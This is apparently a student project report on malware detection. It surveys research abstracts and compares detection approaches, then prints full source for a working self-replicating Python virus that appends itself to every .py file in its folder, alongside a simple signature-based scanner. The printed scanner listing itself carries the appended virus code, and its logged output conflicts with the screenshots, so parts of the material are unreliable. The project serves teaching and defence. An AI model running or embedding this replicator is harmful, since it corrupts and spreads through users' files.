Malware analysis forms a critical component of cyber defense mechanism. In the last decade, lot of research has been done, using machine learning methods on both static as well as dynamic analysis. Since the aim and objective of malware developers have changed from just for fame to political espionage or financial gain, the malware is also getting evolved in its form, and infection methods. One of the latest form of malware is known as targeted malware, on which not much research has happened. Targeted malware, which is a superset of Advanced Persistent Threat (APT), is growing in its volume and complexity in recent years. Targeted Cyber attack (through targeted malware) plays an increasingly malicious role in disrupting the online social and financial systems. APTs are designed to steal corporate / national secrets and/or harm national/corporate interests. It is difficult to recognize targeted malware by antivirus, IDS, IPS and custom malware detection tools. Attackers leverage compelling social engineering techniques along with one or more zero day vulnerabilities for deploying APTs. Along with these, the recent introduction of Crypto locker and Ransom ware pose

serious threats to organizations/nations as well as individuals. In this paper, we compare various machine-learning techniques used for analyzing malwares, focusing on static analysis.

➤ **Dealing with software viruses: A biological paradigm**

Citation: Gelenbe, Erol. "Dealing with software viruses: a biological paradigm." *information security technical report* 12.4 (2007): 242-250.

We introduce a probability model for populations of cells and viruses that interact in the presence of an anti-viral agent. Cells can be infected by viruses, and their longevity and ability to avoid infection are modified if they survive successive attacks by viruses. Viruses that survive the effect of the anti-viral agent may find that their ability to survive a future encounter with molecules of the anti-viral agent is modified, as is their ability to infect a healthy cell. Additionally, we assume that the anti-viral agents can be a cocktail with different proportions of agents that target different strains of the virus. In this paper, we give the state equations for the model and derive its analytical solution in steady state. The solution then provides insight into the appropriate mix or “cocktail” of anti-viral agents that can be designed to deal with the virus' ability to mutate. In particular, the analysis shows that the concentration of anti-viral agent by itself does not suffice to ultimately control the infection, and that it is important to dose a mix of anti-viral agents so as to target each strain of virus in a specific manner, taking into account the ability of each virus strain to survive in the presence of the anti-viral agents. Models of this kind may eventually lead to the computer aided design of therapeutic protocols or drug design.

➤ **Keeping Viruses Under Control**

Citation: Gelenbe, Erol. "Keeping viruses under control." *International Symposium on Computer and Information Sciences*. Springer, Berlin, Heidelberg, 2005.

Introduce a probability model for populations of conflicting agents such as computer software (cells) and computer viruses that interact in the presence of an anti-viral agent. Cells can be infected by viruses, and their longevity and ability to avoid infection is modified if they survive successive attacks by viruses. Viruses that survive the effect of the anti-viral agent may find that their ability to survive a future encounter with molecules of the anti-viral agent is modified, as is their ability to infect a uninfected cell. Additionally, we assume that the anti-viral agent can be a cocktail with different proportions of agents that target different strains of the virus. In this paper, we give the state equations for the model and prove its analytical solution in steady state. The solution then provides insight into the appropriate mix or “cocktail” of anti-viral agents that are designed to deal with the virus' ability to mutate. In particular, the analysis shows that the concentration of anti-viral agent by itself does not suffice to ultimately control the infection, and that it is important to dose a mix of anti-viral agents so as to target each strain of virus in a specific manner, taking into account the ability of each virus strain to survive in the presence of the anti-viral agent.

➤ **FPGA Viruses**

Citation: Hadžić, Ilija, Sanjay Udani, and Jonathan M. Smith. "FPGA viruses." *International Workshop on Field Programmable Logic and Applications*. Springer, Berlin, Heidelberg, 1999.

Programmable logic is widely used, for applications ranging from field-upgradable subsystems to advanced uses such as reconfigurable computing platforms. Users can thus implement algorithms which are largely executed by a general-purpose CPU, but may be selectively accelerated with special purpose hardware. In this paper, we show that programmable logic devices unfortunately open another avenue for malicious users to implement the hardware analogue of a computer virus. We begin with an outline of the general properties of FPGAs that create risks. We then explain how to exploit these risks, and demonstrate through experiments that they are exploitable even in the absence of detailed layout information. We prove our point by demonstrating the first known FPGA virus and its effect on the current absorbed by the device, namely that the device is destroyed. We close by outlining possible methods of defense and point out the similarities and differences between FPGA and software viruses.

➤ **A toolkit for detecting and analyzing malicious software**

Citation: Weber, Michael, et al. "A toolkit for detecting and analyzing malicious software." *18th Annual Computer Security Applications Conference, 2002. Proceedings.. IEEE*, 2002.

Portable Executable Analysis Toolkit. It is a software prototype designed to provide a selection of tools that an analyst may use in order to examine structural aspects of a Windows Portable Executable (PE) file, with the goal of determining whether malicious code has been inserted into an application after compilation. These tools rely on structural features of executables that are likely to indicate the presence of inserted malicious code. The underlying premise is that typical application programs are compiled into one binary, homogeneous from beginning to end with respect to certain structural features; any disruption of this homogeneity is a strong indicator that the binary has been tampered with. For example, it could now harbor a virus or a Trojan horse program. We present our investigation into structural feature analysis, the development of these ideas into the PEAT prototype, and results that illustrate PEAT's practical effectiveness.

➤ **Computer Viruses: Principles of Exertion, Occurrence and Awareness**

Citation: Jaiswal, Manishaben. "Computer Viruses: Principles of Exertion, Occurrence and Awareness." *International Journal of Creative Research Thoughts (IJCRT)* (2017): 648-651.

Computer users, including students, home and corporate users, system administrators, corporate managers, and even the antivirus manufacturers. People with malefic intentions write the viruses to bother innocent users. Many sorts of viruses are boot sector viruses, file viruses, worms, Trojan horses, macro viruses, etc. Each of those has many various variants. Some viruses transmit through floppies, and boot sector viruses are rare, but nowadays, nobody boots from floppies. Today, viruses transmit

more through networks and emails. Macro viruses are most prevalent within the current days. The viruses generally attempt to exploit the OS's ambiguities, application programs, windows sockets, and even anti-virus programs. Some viruses are so dangerous that they will make the system completely unusable and irreparable. Nowadays, the detection of computer viruses has become commonplace. In this paper, I will like to represent how the virus works, spreads from one machine to another, and its awareness.

Malware Detection Approach	Detect unknown Malware	Resistant to Obfuscation	Well Known approach	New Approach
Signature-Based	No	No	Yes	No
Behaviour - Based	Yes	Yes	Yes	No
Heuristic-Based	Yes	No	Yes	No
Model Checking Based	Yes	Yes	Yes	No
Deep Learning Based	Yes	No	No	Yes
Cloud-Based	Yes	No	No	Yes
Mobile Devices-Based	Yes	No	No	Yes
IOT-Based	Yes	No	No	Yes

Table-3: Comparison of Malware Detection Approaches

Comparison Parameter	Traditional	New Generation
Implementation Level	Simple coded	Hard code
State of Behaviour	Static	Dynamic
Proliferation	Each copy is similar	Each copy is different
Through Spreading	Uses .exe extension	Uses also different extensions
Pemanence in the system	Temporal	Persistent
Interaction with processes	A few processes	Multiple processes
Use Concealment	None	Yes
Attack Type	General	Targeted
Defensive challenges	Easy	Difficult
Targeted Devices	General computers	Many different devices

Table-4: Traditional Vs New Generation Viruses

Proposed Architecture:




Figure-1: Proposed Architecture of our project

Proposed Methodology: MODULES

- 1. Replicating virus:** A virus that infects and copies itself into every file of the folder it is run in.
- 2. Simple Signature Detection:** This is the module where we find out whether a file is infected by any known virus or not.
- 3. Change in Size Detection:** When the virus code copies itself into any file the size of the victim file increases. This is observed in this task.
- 4. Update Hash Signature:** We download known virus hash signatures for the antivirus to identify it and take necessary action against it.
- 5. Scan:** Any file can be scanned to identify threats using this function.
- 6. File Conversion to Hash:** Shows no threat if no virus. Shows threat if virus present.
- 7. Adding to Quarantine:** Any suspected file can be added to the quarantine folder.
- 8. Deleting files in Quarantine:** We can delete the files in quarantine if proven necessary.
- 9. Restoring files from Quarantine:** We can restore any quarantined file if deemed not harmful or necessary.

The reason why I chose this method because for building a large antivirus system all we need is to understand from the basics of virus signatures and after that only we will be able to know and create a Antivirus System by looking at the Virus codes and data infected from the root level.

Code Implementation (Partial code is kept of total implementation)

Pythonvirus.py

```
#start
import sys,re,glob
# put a copy of all these lines
virusCode=[]
#open this file and read all lines
#filter out all lines that are not inside the virus code boundary
thisFile=sys.argv[0]
virusFile = open(thisFile,"r")
lines = virusFile.readlines()
virusFile.close()
#save the lines into a list to use later
inVirus = False
for line in lines:
    if(re.search("^#start",line)):
        inVirus = True

        #if the virus code has been found,start ppending the lines
        # to the virusCode list. We assume that the code is always a
        # appended to the end of the script.
    if(inVirus == True):
        virusCode.append(line)
    if(re.search("^#end of virus code",line)):
```

```

        break
# find potential victims
programs = glob.glob("*.py")
# check and infect all programs that the glob found

for p in programs:
    file =open(p,"r")
    programCode = file.readlines()
    file.close()

    # check to see if the file is already infected
    infected = False
    for line in programCode:
        if(re.search("^#start",line)):
            infected = True
            break
        #stop, we dont need to try to infect this program again
    if not infected:
        newCode = []
        # new version = current + virus code
        newCode = programCode
        newCode.extend(virusCode)

        #write the new version to the file.Overwrite the original
        file = open(p,"w")
        file.writelines(newCode)
        file.close()

# payload - do your evil work here
print("This file is infected")
#end of virus code

```

Scan.py

```

# virus scan program
import glob,re,os,csv
#Scan for signatures just like symantec or other anti viruses
def checkForSignatures():
    print("#### checking for virus signatures ####")
    #get all programs in the directory
    programs = glob.glob("*.py")
    for p in programs:
        thisFileInfected = False
        file = open(p,"r")
        lines=file.readlines()
        file.close()
        for line in lines:
            if(re.search("^#start",line)):
                #found a virus
                print("!!!! VIRUS FOUND in file"+p)
                thisFileInfected = True
        if thisFileInfected == False:

```



```

        print(p+"    NO VIRUS ")
    print("#### end section ####")
def getFileData():
    #get an initial scan of file size and date modified.
    programs = glob.glob("*.py")
    programList=[]
    for p in programs:
        programSize= os.path.getsize(p)
        programModified= os.path.getmtime(p)
        programData=[p,programSize,programModified]

        programList.append(programData)
    return programList
def WriteFileData(programs):
    if os.path.exists("fileData.txt"):
        return
    with open("fileData.txt","w") as file:
        wr=csv.writer(file)
        wr.writerows(programs)

def checkForChanges():
    print("##### check for heuristic changes in files")
    # open the fileData.txt file and compare each line
    # to the current file size and dates
    with open("fileData.txt") as file:
        fileList=file.read().splitlines()
    orginalFileList=[]
    for each in fileList:
        items = each.split(',')
        orginalFileList.append(items)

    # get current data from directory
    currentFileList=getFileData()
    #compare old and new
    for c in currentFileList:
        for o in orginalFileList:
            if(c[0]==o[0]):
                #file names matched
                if str(c[1])!=str(o[1]) or str(c[2])!=str(o[2]):
                    #files sizes or dates doesnt match
                    print("File mismatch")
                    #print data of each file
                    print("current values= "+str(c))
                    print("orginal values= "+str(o))
            else:
                print("file "+c[0]+"appears to be unchanged")
    print("##### finished checking for changes")

#do an initial scan and save the results in a text file/
WriteFileData(getFileData())
checkForSignatures()
checkForChanges()
#start
import sys,re,glob

```

```

# put a copy of all these lines
virusCode=[]
#open this file and read all lines
#filter out all lines that are not inside the virus code boundary
thisFile=sys.argv[0]
virusFile = open(thisFile,"r")
lines = virusFile.readlines()
virusFile.close()
#save the lines into a list to use later
inVirus = False
for line in lines:
    if(re.search("^#start",line)):
        inVirus = True

        #if the virus code has been found,start ppending the lines
        # to the virusCode list. We assume that the code is always a
        # appended to the end of the script.
    if(inVirus == True):
        virusCode.append(line)
    if(re.search("^#end of virus code",line)):
        break
# find potential victims
programs = glob.glob("*.py")
# check and infect all programs that the glob found

for p in programs:
    file =open(p,"r")
    programCode = file.readlines()
    file.close()

    # check to see if the file is already infected
    infected = False
    for line in programCode:
        if(re.search("^#start",line)):
            infected = True
            break
    #stop, we dont need to try to infect this program again
    if not infected:
        newCode = []
        # new version = current + virus code
        newCode = programCode
        newCode.extend(virusCode)


        #write the new version to the file.Overwrite the original
        file = open(p,"w")
        file.writelines(newCode)
        file.close()

# payload - do your evil work here
print("This file is infected")
#end of virus code

```

Results:


Previously creating helloworld.py file and executing it



The screenshot shows the Visual Studio Code interface with the file explorer on the left displaying 'helloworld.py' and 'pythonvirus.py'. The main editor window shows the content of 'helloworld.py' with a single line of code: `1 print("Hello World")`. The terminal at the bottom shows the execution of the file: `[Running] python -u "e:\back up\Academics\6th Semester\Information Security Management\Project\other files\helloworld.py"`, which outputs `Hello World` and then `[Done] exited with code=0 in 0.088 seconds`.

Fig-2: Creating a python file which is going to be affected after running the pythonvirus.py file.

Running the Python virus file by simply creating the basic another python program / any other file in the same directory it will infect the other files in the same directory.




The screenshot shows the Visual Studio Code interface with the file explorer on the left displaying 'pythonvirus.py'. The main editor window shows the content of 'pythonvirus.py' with the following code:

```
1 #start
2 import sys,re,glob
3 # put a copy of all these lines
4 virusCode=[]
5 #open this file and read all lines
6 #filter out all lines that are not inside the virus code boundary
7 thisFile=sys.argv[0]
8 virusFile = open(thisFile,"r")
9 lines = virusFile.readlines()
10 virusFile.close()
11 #save the lines into a list to use later
12 inVirus = False
13 for line in lines:
14     if(re.search("#start",line)):
15         inVirus = True
16
17     #if the virus code has been found,start ppending the lines
18     # to the virusCode list. We assume that the code is always a
19     # appended to the end of the script.
20     if(inVirus == True):
21         virusCode.append(line)
```

 The terminal at the bottom shows the execution of the file: `[Running] python -u "e:\back up\Academics\6th Semester\Information Security Management\Project\other files\pythonvirus.py"`, which outputs `This file is infected` and then `[Done] exited with code=0 in 0.135 seconds`.

Fig-3: After running pythonvirus.py file virus has been spread to other files (helloworld.py)

Now we can see the affected file (helloworld.py)



```
File Edit Selection View Go Run Terminal Help
helloworld.py - other files - Visual Studio Code

EXPLORER
  OPEN EDITORS
    Get Started
    pythonvirus.py
    helloworld.py
  OTHER FILES
    helloworld.py
    pythonvirus.py

helloworld.py > ...
1 print("Hello World")#start
2 import sys,re,glob
3 # put a copy of all these lines
4 virusCode=[]
5 #open this file and read all lines
6 #filter out all lines that are not inside the virus code boundary
7 thisFile=sys.argv[0]
8 virusFile = open(thisFile,"r")
9 lines = virusFile.readlines()
10 virusFile.close()
11 #save the lines into a list to use later
12 inVirus = False
13 for line in lines:
14     if(re.search("^#start",line)):
15         inVirus = True
16
17         #if the virus code has been found,start ppending the lines
18         # to the virusCode list. We assume that the code is always a
19         # appended to the end of the script.
20         if(inVirus == True):
21             virusCode.append(line)
22         if(re.search("^#end of virus code",line)):
23             break

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
[Done] exited with code=0 in 0.088 seconds


[Running] python -u "e:\back up\Academics\6th Semester\Information Security Management\Project\other files\pythonvirus.py"
This file is infected

[Done] exited with code=0 in 0.095 seconds

Ln 1, Col 21 Spaces: 4 UTF-8 CRLF Python 3.9.12 64-bit (windows store) Prettier
```

Fig-4: Affected helloworld.py file with virus

Now running the scan.py file for checking the affected files through signatures



```
File Edit Selection View Go Run Terminal Help
scan.py - other files - Visual Studio Code

EXPLORER
  OPEN EDITORS
    Get Started
    pythonvirus.py
    helloworld.py
    scan.py
  OTHER FILES
    fileData.txt
    helloworld.py
    pythonvirus.py
    scan.py

scan.py > ...
1 # virus scan program
2 import glob,re,os,os
3 #Scan for signatures just like symantec or other anti viruses
4 def checkForSignatures():
5     print("#### checking for virus signatures ####")
6     #get all programs in the directory
7     programs = glob.glob("*.py")
8     for p in programs:
9         thisFileInfected = False
10        file = open(p,"r")
11        lines=file.readlines()
12        file.close()
13        for line in lines:
14            if(re.search("^#start",line)):
15                #found a virus


[Running] python -u "e:\back up\Academics\6th Semester\Information Security Management\Project\other files\scan.py"
#### checking for virus signatures ####
helloworld.py NO VIRUS
!!!! VIRUS FOUND in filepythonvirus.py
!!!! VIRUS FOUND in filescan.py
#### end section ####
##### check for heuristic changes in files
file helloworld.pyappears to be unchanged
file pythonvirus.pyappears to be unchanged
file scan.pyappears to be unchanged
##### finished checking for changes
This file is infected

[Done] exited with code=0 in 0.117 seconds

Ln 124, Col 1 Spaces: 4 UTF-8 CRLF Python 3.9.12 64-bit (windows store) Prettier
```

Fig-5: Executing the scan.py file which will scan through heuristics and virus signatures.

Now we can see the signatures and Hash values in fileData.txt

